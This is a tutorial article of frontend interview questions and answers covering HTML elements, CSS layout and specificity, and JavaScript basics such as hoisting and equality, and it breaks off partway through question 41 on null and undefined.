
Frontend interviews can feel intimidating because the surface area is huge: HTML, CSS, JavaScript, the DOM, browsers, performance, accessibility, security, and more. The good news is that most interviews keep returning to the same core ideas. If you understand these well, you can answer almost any variation of the question.
This article collects 100 of the most common frontend interview questions. It stays framework agnostic, covering what the browser does and how the language works. React and Vue get their own React and Vue articles.
HTML Questions
1. What is the difference between HTML and XHTML?
HTML is the regular markup language we all use every day. It is forgiving by design: if you forget to close a tag or write your tag names in mixed case, the browser will usually figure out what you meant and render the page anyway. That tolerance is one of the reasons the web grew so quickly, because beginners could publish pages without learning strict rules first.
XHTML was an attempt to clean this up by treating HTML as if it were XML. That meant strict rules: every tag had to be closed (even <br />), all attribute values had to be in quotes, and tag names had to be lowercase. If you broke any rule, the browser was supposed to refuse to render the page at all.
In practice the strict approach lost. The web today runs on HTML5, which kept the relaxed parsing of HTML but adopted a lot of the cleanliness ideas from XHTML. So unless you are maintaining an old codebase, you will basically never write XHTML.
2. What are semantic HTML elements and why do they matter?
Semantic elements are HTML tags that describe the meaning of the content inside them, not just how it should look. <header> says "this part is the header." <nav> says "this is a set of navigation links." <article> says "this is a self contained piece of content." Compare that to <div>, which tells you nothing at all.
Why does this matter if both <div class="nav"> and <nav> look the same on screen? Because not everyone consumes your page visually. A blind user navigating with a screen reader can jump straight to the <nav> or skip past it. Search engines understand that an <article> is the main content and a <footer> is supporting metadata. Reader mode in browsers, AI summarisers, and even your own future self reading the markup all benefit when the structure is meaningful.
<article>
    <header>
        <h1>Post title</h1>
        <time datetime="2026-04-30">April 30, 2026</time>
    </header>
    <p>The actual post content lives here.</p>
    <footer>Tagged: Frontend, HTML</footer>
</article>
A good rule: reach for a semantic tag first, and only fall back to <div> or <span> if nothing more meaningful fits.
3. What is the difference between <div> and <span>?
The short answer is that <div> is a block level element and <span> is an inline element. A block element behaves like a paragraph: it stretches to fill the width of its parent and pushes whatever comes next onto a new line. An inline element behaves like a word in a sentence: it only takes up the width of its content and stays on the same line as the text around it.
That difference decides where you reach for each one. You use <div> when you need to wrap a chunk of layout, like a card, a section of a page, or a flex container. You use <span> when you need to mark up a small piece of text inside a sentence, for example to colour a single word or attach a click handler to part of a label.
<p>The price is <span class="highlight">$49</span> today only.</p>

<div class="card">
    <h2>Card title</h2>
    <p>Card body</p>
</div>
Neither tag carries any meaning on its own, so if there is a more semantic option (<section>, <article>, <strong>, <em>), prefer that over <div> or <span>.
4. What is the difference between id and class?
Both are ways to label HTML elements so you can target them with CSS or JavaScript, but they follow different rules. An id is meant to be unique on a page; you should never put the same id on two elements. A class is the opposite: it is meant to be reusable, and one element can carry many classes at once.
There is also a big difference in CSS specificity. An id selector beats a class selector, no matter how many classes you stack. So if you start styling things with ids, you will quickly run into "I cannot override this rule" problems and reach for !important, which gets messy.
The convention most teams follow is: use classes for styling and behaviour, and reserve id for things that genuinely need to be unique, such as the target of an anchor link (#pricing), a <label for="..."> association, or an ARIA reference (aria-labelledby="...").
5. What is the purpose of the alt attribute on images?
alt is the text that describes what the image shows, in plain language. The browser uses it in three important situations: when the image fails to load (broken image icon plus the alt text), when a screen reader announces the image to a blind user, and when search engines try to understand what the image represents.
<img src="/golden-retriever.jpg" alt="A golden retriever puppy chewing a tennis ball" />
Two practical tips. First, describe what is in the picture, do not just label it ("photo of dog" is bad, "golden retriever puppy chewing a tennis ball" is good). Second, if the image is purely decorative and adds no information, use an empty alt (alt="") so screen readers skip past it. Leaving alt off entirely is worse, because some screen readers will then read out the image filename.
6. What is the difference between <script>, <script async>, and <script defer>?
When the browser is parsing your HTML and it hits a <script> tag, it normally stops, downloads the script, runs it, and then continues parsing. That blocking behaviour is fine for tiny inline scripts, but it is terrible for big external scripts, because nothing else on the page can render while the browser waits.
async and defer are two ways to tell the browser "you can keep parsing while this script downloads." The difference is when the script actually runs.
async: the script runs as soon as it has finished downloading, even if the HTML is not done parsing yet. This means scripts can run out of order, whichever finishes first wins.defer: the script waits until the HTML is fully parsed, and multiple deferred scripts run in the order they appear in the document.
| Attribute | Download | Execution | Order preserved |
|---|---|---|---|
| (none) | Blocks parsing | Immediately when downloaded | Yes |
async | In parallel | As soon as downloaded | No |
defer | In parallel | After HTML parsing finishes | Yes |
For most regular scripts, defer is the safer default because it preserves order and never interrupts parsing. Use async for independent third party scripts like analytics, where you genuinely do not care about the order or about other scripts.
7. What is the difference between <link rel="preload"> and <link rel="prefetch">?
These are two hints you can give the browser about resources you know it will need.
preload says: "I will need this resource on the current page, very soon, please fetch it with high priority right now." It is for things that are critical to rendering the page you are on, like a custom font that the heading uses, or the hero image.
prefetch says: "I might need this resource for a future page or interaction, fetch it when you have nothing better to do." It is for things like the JavaScript bundle of the next route in a multi step flow, where you have a strong guess that the user will navigate there next.
<link rel="preload" href="/fonts/inter.woff2" as="font" type="font/woff2" crossorigin />
<link rel="prefetch" href="/checkout-bundle.js" />
The difference is essentially urgency: preload is "I need this now, do not delay," and prefetch is "save this for later when the user is idle."
8. What does the <!DOCTYPE html> declaration do?
It is the very first line of every modern HTML document, and its only job is to tell the browser "render this page in standards mode." That sounds boring, but the alternative is real and painful.
If you leave it out, the browser falls back to "quirks mode," which is a special compatibility mode that tries to behave like a 1990s browser. In quirks mode, the box model is calculated differently, certain CSS rules behave unexpectedly, and your layout will quietly break in ways that are very hard to debug. Always include <!DOCTYPE html> as the first line, before <html>.
9. What are data attributes?
Data attributes are a clean, official way to attach custom data to an HTML element. You name them starting with data- and you can read and write them from JavaScript through the dataset property.
<button data-user-id="42" data-action="delete">Delete</button>
const btn = document.querySelector('button')
console.log(btn.dataset.userId)  // '42'
console.log(btn.dataset.action)  // 'delete'

btn.dataset.action = 'archive'   // changes the attribute in the DOM
Two practical notes. The hyphenated attribute name in HTML (data-user-id) becomes camelCase in JavaScript (dataset.userId). And the values are always strings, even if you write data-count="3", you read it back as the string '3'.
They are perfect for passing little bits of information from server rendered HTML to JavaScript without polluting the global scope or inventing fake attributes that are not part of the spec.
10. What is the difference between <button type="button"> and <button type="submit">?
This is one of those tiny details that catches almost every beginner once. Inside a <form>, the default button type is submit. So if you write <button>Save</button> inside a form and click it, the form submits and the page reloads, even if all you wanted was to run a click handler.
The fix is to always set the type explicitly:
<button type="button" onclick="openMenu()">Open menu</button>
<button type="submit">Save changes</button>
If your button does anything other than submit a form, set type="button". The cost of forgetting is a confusing page reload that wipes whatever the user typed. A lot of senior developers ask this in interviews specifically because they have personally been bitten by it.
11. What is the difference between <section> and <article>?
The simplest way to tell them apart is to ask: "could this content be lifted out and republished somewhere else completely on its own?" If yes, it is an <article>. If it is just a thematic chunk inside a larger document, it is a <section>.
A blog post is an article. A user comment is also an article (it stands alone). The "About" portion of a homepage is a section. The "Pricing" portion of the same homepage is another section.
A common pattern is to nest them: an <article> for a blog post, with <section> blocks inside it for "Introduction," "Method," "Results," and so on. Both should usually have a heading inside them.
12. What are void (self closing) elements in HTML?
Void elements are HTML tags that cannot have any content, so they have no closing tag at all. The most common ones are <img>, <br>, <hr>, <input>, <meta>, and <link>.
In plain HTML you write them without a slash: <img src="x.jpg">. In XHTML or in JSX (React) you have to write them as <img src="x.jpg" /> because those flavours require every tag to be closed. Both forms are accepted by HTML5 parsers, so the slash is harmless either way.
13. What is the difference between <input type="text"> and <input type="search">?
They look almost identical, but type="search" opts into a few small browser behaviours that make it nicer for, well, search.
On most browsers, a search input shows a small clear (X) button on the right when there is text in it. On mobile devices, the on screen keyboard often shows a "Search" key instead of "Return." And screen readers announce it as a search field, which is an accessibility win.
If the input is being used as a search box, prefer type="search" over type="text". It costs you nothing and gives users tiny but real improvements.
14. What are ARIA attributes?
ARIA stands for "Accessible Rich Internet Applications." They are a set of HTML attributes that add accessibility information to elements when the native HTML tag is not enough on its own. Common examples are aria-label (gives an element an accessible name), aria-hidden (hides an element from screen readers), aria-expanded (says whether a menu is open), and role (declares what kind of element this acts like).
<button aria-label="Close dialog" aria-expanded="false" aria-controls="menu">
    X
</button>
The single most important rule is sometimes called the "first rule of ARIA": do not use ARIA when a real HTML element exists. A real <button> already has the right role, the right keyboard behaviour, and the right focus handling for free. A <div role="button" tabindex="0"> is brittle, and a beginner usually forgets to handle the keyboard correctly.
Reach for ARIA only to fill gaps that HTML cannot fill, like labelling a custom dropdown or describing the state of a tab panel.
15. What is the meaning of the <meta viewport> tag?
<meta name="viewport" content="width=device-width, initial-scale=1" />
This tag tells mobile browsers how to lay out the page. Without it, mobile browsers pretend the screen is around 980 pixels wide and then shrink the result to fit, which makes everything look tiny and zoomed out. With this tag, the browser uses the actual device width and renders the page at a sensible size.
width=device-width is the part that says "use the real width of the device." initial-scale=1 says "do not zoom in or out by default."
If you ever build a responsive site and find that it looks like a desktop site shrunk down on mobile, ninety nine times out of a hundred you forgot this tag.
CSS Questions
16. What is the CSS box model?
Every element on the page is treated as a rectangular box, and that box has four parts. From the inside out: the content (the text or image itself), the padding (transparent space inside the border, around the content), the border (a line around the padding), and the margin (transparent space outside the border, separating this box from the next one).

The thing that trips most beginners up is what width actually means. By default, width: 200px sets the width of the content area only. Padding and border are added on top, so a box with width: 200px; padding: 20px; border: 5px solid ends up being 250 pixels wide on screen. That is why so many layouts ended up wider than expected, and it is the reason the next question (box-sizing) exists.
17. What is the difference between box-sizing: content-box and border-box?
This decides how width and height are calculated. With content-box (the default), the width you set is just the content. Padding and border get added on top, so the total visible width is bigger than the number you wrote.
With border-box, the width you set is the total width including padding and border. The content area shrinks to make room. Almost everyone finds this more intuitive.
*, *::before, *::after {
    box-sizing: border-box;
}
That snippet at the top of your stylesheet flips the default for the whole project, and most modern frameworks (Tailwind, Bootstrap, every CSS reset) do this for you. Once you switch, your width math becomes "what I write is what I see," which makes layout dramatically easier.
18. What is the difference between position: relative, absolute, fixed, and sticky?
position decides how an element is placed on the page. There are five values you should know.
staticis the default. The element flows in the document like normal, andtop/left/right/bottomdo nothing.relativekeeps the element in normal flow but lets you nudge it withtop/left/right/bottom. Crucially, the space it would have taken is preserved, so other elements do not move.absoluteremoves the element from normal flow entirely. It is positioned relative to the nearest ancestor that has its own non static position. If there is no such ancestor, it is positioned relative to the page.fixedis like absolute, but always positioned relative to the viewport. It does not move when you scroll, which is how sticky headers and floating chat buttons work.stickyis a hybrid. It behaves likerelativeuntil you scroll past a threshold (usuallytop: 0), at which point it locks in place likefixed, but only within its parent.
A common pattern: wrap an item with position: relative, then place a child with position: absolute to overlay something (a badge, a close button) on it.
19. What is the difference between display: none, visibility: hidden, and opacity: 0?
All three make an element invisible, but the side effects are very different.
| Property | Takes up space | Visible | Receives clicks |
|---|---|---|---|
display: none | No | No | No |
visibility: hidden | Yes | No | No |
opacity: 0 | Yes | No | Yes |
display: none removes the element from the layout entirely, like it does not exist. visibility: hidden keeps the space but hides the contents. opacity: 0 is the surprising one: the element is fully transparent but it is still there and it can still be clicked and focused. That is sometimes useful (animating a fade in without changing layout) and sometimes a confusing bug (an invisible button intercepting clicks).
20. What is specificity in CSS?
Specificity is the rule that decides which CSS declaration wins when more than one rule could apply to the same element. Browsers calculate it as a four part score: inline styles, ids, classes (and attributes and pseudo classes), and elements (and pseudo elements).
So #main .item scores 0,1,1,0 (one id, one class). .list .item scores 0,0,2,0 (two classes). The first one wins because the id outweighs any number of classes. An inline style="..." always beats both, and !important beats all of those, and only another !important can beat that.
In real codebases, the moment you start writing !important to fix a styling problem, you are usually fighting your own specificity. The cure is almost always to lower the specificity of the conflicting rule, not to escalate. That is why many teams write CSS with single class selectors and avoid id selectors for styling.
21. What is the difference between em, rem, px, %, vh, and vw?
These are all CSS length units, but they relate to different things.
pxis an absolute pixel.16pxis16pxno matter where you put it.emis relative to the font size of the current element. If a<div>has font size 20px, then1eminside that div is 20px.remis relative to the font size of the root element (<html>). So1remis the same everywhere on the page, which is usually what you want.%is relative to the parent, but what "the parent" means depends on the property (width is parent width, line height is current font size, and so on).vhis 1% of the viewport height.vwis 1% of the viewport width. So100vhis "the full height of the visible area."
For typography, prefer rem, because it scales consistently when the user changes their browser font size. For layout, mix % (for fluid widths) and rem (for predictable spacing).
22. What is the difference between Flexbox and Grid?
Both are modern CSS layout systems, but they solve different problems. Flexbox is one dimensional: it lays out items along a single axis, either a row or a column. Grid is two dimensional: it lays out rows and columns at the same time.

The practical guidance most people follow: reach for Flexbox when you are arranging items in a single line, like a navbar, a button group, or a row of cards. Reach for Grid when you are designing a full page layout with header, sidebar, and main content, or any time you need items aligned in both rows and columns. They are not rivals; many real layouts use Grid for the page skeleton and Flexbox inside individual components.
23. How do you center an element both horizontally and vertically?
For a long time this was a famous CSS pain point. Today it is one line with Flexbox or Grid.
/* Flexbox */
.parent {
    display: flex;
    justify-content: center;
    align-items: center;
}

/* Grid */
.parent {
    display: grid;
    place-items: center;
}
That is it. You apply this to the parent, and any single child inside will be centred both ways. If you ever see older tutorials using position: absolute with transform: translate(-50%, -50%), that was the workaround before Flexbox and Grid existed. You almost never need it anymore.
24. What are pseudo classes and pseudo elements?
Both let you target something more specific than just an element, but they describe different things.
A pseudo class describes a state. It targets an element in a particular condition, like when the cursor is over it (:hover), when it is focused (:focus), when it is the third child (:nth-child(3)), or when a checkbox is checked (:checked).
A pseudo element describes a part of an element. It lets you style or insert something that is not a real DOM node, like the first letter of a paragraph (::first-letter), the placeholder text inside an input (::placeholder), or generated content before or after the element (::before, ::after).
By convention, pseudo classes use a single colon (:hover) and pseudo elements use a double colon (::before). This is one of those small details that interviewers love because it tells them whether you have actually written real CSS.
25. What is the difference between ::before and ::after?
Both are pseudo elements that insert generated content into an element. ::before puts the content at the very start of the element (before any real children), and ::after puts it at the very end.
Both require a content property, otherwise the browser does not render them at all. Even an empty string counts:
.note::before {
    content: '📝 ';
    color: #10b981;
}

.tooltip::after {
    content: '';            /* still required */
    display: block;
    width: 8px;
    height: 8px;
}
They are great for decorative things like icons, quotation marks, dividers, or arrow shapes on tooltips, without polluting your HTML with extra elements.
26. What is the CSS cascade?
The cascade is the algorithm the browser uses to decide which style wins when multiple rules apply to the same element. It is literally where the C in CSS comes from.
The browser considers, in order:
- Origin and importance: user agent stylesheet, your stylesheet, user stylesheet, and
!importantrules. Author!importantbeats almost everything in normal use. - Specificity: the four part score from question 20.
- Source order: among rules of equal specificity, the one written later wins.
The first time this clicks, a lot of "why is my CSS not working" mysteries instantly become solvable. Either something more specific is overriding you, or something later is overriding you, or both.
27. What is the difference between inline, internal, and external CSS?
These are the three places you can put CSS, and each has tradeoffs.
- Inline CSS is a
style="..."attribute directly on an element. It has the highest specificity, which is both its power and its problem, because anything that high is hard to override. It is also impossible to cache or reuse. - Internal CSS is a
<style>block inside the HTML head. It is great for tiny pages, prototypes, or "critical CSS" that you want to inline so the page can render before any external stylesheet downloads. - External CSS is a separate
.cssfile linked with<link rel="stylesheet">. This is what almost every real website uses, because the file can be cached, reused across pages, and edited without touching the HTML.
Most projects use external for the bulk of styles, internal for critical above the fold CSS that needs to appear instantly, and inline only for genuinely dynamic per element values.
28. What are CSS variables (custom properties)?
CSS variables, also called custom properties, let you define a value once and reuse it everywhere. You declare one with two leading dashes and read it back with var().
:root {
    --brand: #10b981;
    --space-md: 16px;
}

.button {
    background: var(--brand);
    padding: var(--space-md);
}
The thing that makes them special, compared to preprocessor variables like Sass $brand, is that they are live. They exist at runtime in the browser, so you can change them on the fly with JavaScript, with media queries, or by adding a class, and every element using them updates instantly. That is exactly how modern dark mode toggles work: flip a single --bg and --text variable on <html>, and the whole page re skins.
29. What is the difference between min-width, max-width, and width?
width sets a fixed width: "be exactly this wide." min-width sets a floor: "never get smaller than this." max-width sets a ceiling: "never get bigger than this."
The two relative ones are essential for responsive design. The most common one liner you will write again and again is:
img, video {
    max-width: 100%;
    height: auto;
}
That tells images and videos: "fit your container, but never overflow it." Without this, a 1600px wide hero image will blow out the layout on a phone.
30. What is a media query?
A media query is a CSS block that only applies when certain conditions are true. The most common condition is the size of the viewport.
.sidebar {
    display: block;
}

@media (max-width: 768px) {
    .sidebar {
        display: none;
    }
}
That hides the sidebar on screens 768 pixels wide or less. Media queries can also check things like color scheme (prefers-color-scheme: dark), reduced motion (prefers-reduced-motion), and orientation. There is also a newer feature called container queries (@container), which checks the size of a parent element instead of the viewport, which is enormously useful for component based design.
31. What is the difference between mobile first and desktop first CSS?
Both are ways to write responsive CSS, but they start from different defaults.
In a mobile first approach, you write the base styles for the smallest screen and use min-width media queries to add things as the screen gets bigger. In a desktop first approach, you write the base styles for the largest screen and use max-width media queries to take things away as the screen gets smaller.
Mobile first tends to produce smaller, simpler stylesheets in practice, because you are adding complexity for big screens (which usually means more layout features) rather than stripping it away for small screens. Most modern frameworks default to mobile first for that reason.
32. What is z-index and how does it work?
z-index controls the stacking order of elements that overlap. A higher value sits in front; a lower value sits behind. By default everything is at the same level, and the order they appear in the HTML decides what is on top.
There are two important rules people often get wrong. First, z-index only works on elements that have a position other than static (or that are flex / grid items with z-index set). If you set z-index: 999 on a normal <div> it does nothing.
Second, z-index lives inside something called a stacking context. An element can never appear above another element that is in a different, higher level stacking context, no matter how huge its z-index is. This is why a modal with z-index: 9999 sometimes still ends up stuck behind a header. The fix is usually to render the modal outside the trapped subtree, often as a direct child of <body>.
33. What is the difference between transform: translate() and changing top/left?
Both move an element to a new position, but the cost is wildly different.
When you change top or left, the browser has to do layout, which means recalculating the position of this element and possibly everything around it, then repaint. That is slow, especially during animations.
When you change transform: translate(...), the browser usually skips layout entirely and just composites the element on the GPU. The original layout box does not move; visually, the element shifts. That is why transform is dramatically faster for animations, often hitting 60fps without breaking a sweat.
The same pattern applies to opacity. So the rule of thumb for smooth animations is: animate transform and opacity whenever possible, and avoid animating layout properties.
34. What are CSS transitions and animations?
Both make things move, but they are aimed at different needs.
A transition smoothly interpolates between two states. You define the starting style, the property to transition, and how long it should take. The transition runs whenever the property changes (often because of a class change or a :hover).
.box {
    transition: transform 200ms ease;
}
.box:hover {
    transform: scale(1.1);
}
An animation uses @keyframes to define a multi step sequence. It is more powerful: it can run on its own without a state change, loop, alternate direction, and stop and start by toggling a class.
@keyframes spin {
    to { transform: rotate(360deg); }
}
.loader {
    animation: spin 1s linear infinite;
}
Use transitions for "respond to a state change" effects (hover, focus, open). Use animations for things that need to run independently, like loaders, attention seekers, or staged entrances.
35. What is the difference between inline, inline-block, and block?
These are three of the most common values for the display property.
blockelements (<div>,<p>,<section>) take up the full width available, start on a new line, and respectwidth,height, top/bottom margin, and top/bottom padding.inlineelements (<span>,<a>,<strong>) only take up the width of their content, sit next to other inline elements on the same line, and ignorewidth,height, and top/bottom margin.inline-blockis the hybrid. It sits next to other inline things likeinline, but it respectswidth,height, and margins likeblock.
inline-block was hugely important before Flexbox existed, for things like horizontal lists of items. Today you usually reach for Flexbox or Grid instead, but inline-block is still useful for small things like custom badges that need an explicit size while flowing inline.
JavaScript Questions
36. What is the difference between var, let, and const?
All three declare a variable, but they behave differently in three important ways: scope, hoisting, and reassignment.
| Feature | var | let | const |
|---|---|---|---|
| Scope | Function | Block | Block |
| Hoisted | Yes (initialised to undefined) | Yes (in the temporal dead zone) | Yes (in the temporal dead zone) |
| Reassignable | Yes | Yes | No |
| Redeclarable in same scope | Yes | No | No |
var was the only option for years, and its function scope and hoisting behaviour caused a lot of bugs. let and const were introduced in ES6 (2015) and are scoped to the nearest block (the curly braces), which matches how variables work in most other languages and how people intuitively expect them to work.
The modern guideline almost everyone follows: default to const, switch to let only when you actually need to reassign, and never use var in new code.
37. What is hoisting?
Hoisting is the way the JavaScript engine processes declarations before running your code. Conceptually, you can imagine the engine reading your function or script top to bottom once, finding every variable and function declaration, and "moving" them to the top.
The catch is that not everything is hoisted the same way:
- Function declarations are hoisted with their body, so you can call them above where they are written.
vardeclarations are hoisted, but only the declaration. The value isundefineduntil the assignment line runs.letandconstdeclarations are hoisted too, but they are in the "temporal dead zone" until the line is reached. Touching them earlier throws aReferenceError.
console.log(a)  // undefined (var is hoisted with undefined)
console.log(b)  // ReferenceError (let is in TDZ)
console.log(greet())  // 'Hi' (function declaration is fully hoisted)

var a = 1
let b = 2
function greet() { return 'Hi' }
Hoisting is mostly a curiosity once you switch to let and const, but it shows up in interviews because it tests whether you understand how the engine actually thinks about your code.
38. What is the temporal dead zone (TDZ)?
The temporal dead zone is the period from the start of a block until the line where a let or const is declared. During that window, the variable exists in the engine's mind but cannot be accessed. Touching it throws a ReferenceError.
{
    console.log(x)  // ReferenceError: Cannot access 'x' before initialization
    let x = 5
}
The reason the TDZ exists is to catch bugs. With var, you could read a variable before it was assigned and silently get undefined, which made typos and ordering mistakes hard to spot. The TDZ turns those into loud errors instead.
39. What is the difference between == and ===?
== is loose equality, which means it compares values and converts types if they differ. === is strict equality, which compares values without any type conversion: if the types are different, it returns false immediately.
0 == '0'             // true (string '0' is coerced to number)
0 === '0'            // false (different types)
null == undefined    // true (special case)
null === undefined   // false
'' == false          // true
'' === false         // false
Loose equality has so many surprising corners (the table of cases is genuinely confusing) that virtually every modern style guide bans it. Use === everywhere by default. The one common exception is value == null, which is a concise way to check for both null and undefined at once, and many codebases allow that single pattern.
40. What are truthy and falsy values?
When JavaScript expects a boolean (an if, a &&, a ||), it converts whatever you gave it into one. Values that convert to false are called falsy, and everything else is truthy.
There are exactly eight falsy values: false, 0, -0, 0n (BigInt zero), '' (empty string), null, undefined, and NaN. That is the whole list. Memorising it is genuinely useful.
if (user.name) { ... }   // runs if name is a non empty string
if (items.length) { ... } // runs if there are any items
The classic trap: [] and {} are truthy. An empty array or empty object is not falsy. So if ([]) runs the body, which surprises a lot of beginners.
41. What is null vs undefined?
Both mean "no value," but they are used in different situations.
undefined is what JavaScript itself uses when something has not been set. A declared but unassigned variable, a missing function argument, a property that does not exist on an object: all of these are undefined. You usually do not assign undefined yourself.
null is what you assign when you want to express "intentionally empty." For example, you might initialise a currentUser variable to null to say "we know there is no user yet, and that is on purpose."
let x
